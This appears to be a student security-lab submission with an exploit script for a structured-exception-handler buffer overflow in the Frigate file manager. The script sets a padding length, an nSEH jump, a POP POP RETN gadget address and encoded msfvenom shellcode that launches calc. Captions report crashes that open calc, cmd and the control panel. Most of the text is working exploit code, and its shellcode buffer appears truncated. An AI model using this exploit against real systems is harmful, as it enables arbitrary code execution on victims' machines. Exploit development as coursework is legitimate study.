NAME: M. SAI
CHAITANYA
REG.NO:
18BCN7117

Script:


```
junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x48\x0C\x01\x40"

#4001DC48    58              POP EBX
#4001DC4C    5D              POP EBP
#4001DC4D    C3              RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  [C:\Program files\Frigate]rtl6

nops="\x90" * 50

# msfvenom -p x86 --platform windows -p windows/exec CMD=calc -e x86/a

buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x6e\x6c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x6c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6c\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
```

Payload Generated:

App Crashes:

Change the default trigger from cmd.exe to calc.exe:

Copy pasting the Generated payload in exploit2.py and then using it in frigate:

The app crashes and calculator opens:

The App crashes and CMD opens:

Change the default trigger to open the control panel:

The app crashes and the control panel opens: